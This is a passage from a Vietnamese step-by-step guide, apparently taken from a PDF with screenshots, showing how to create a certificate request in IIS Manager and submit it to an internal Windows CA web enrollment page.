


B3: Cấu hình IIS


Nhấn Tools -> Internet Information Services (IIS) Manager




Chọn Server Certification




Nhấn Create Certificate Request... -> Nhập thông tin như bên dưới -> Next




Nhấn Next




Nhấn ... để lưu file




Đặt File name -> Open



Nhấn Finish để kết thúc




File ca.txt




B4: Truy cập vào CA Server : <http://192.168.12.254/certsrv>


Nhấn Request a certificate




Nhấn advanced certificate request




Nhấn Submit a certificate request by using a base-64-encoded CMC or PKCS #10 file, or submit a renewal request by using a base-64-encoded PKCS #7 file



Mở File ca.txt -> Copy nội dung -> Paste vào Base-64-encoded certificate request... -> Submit

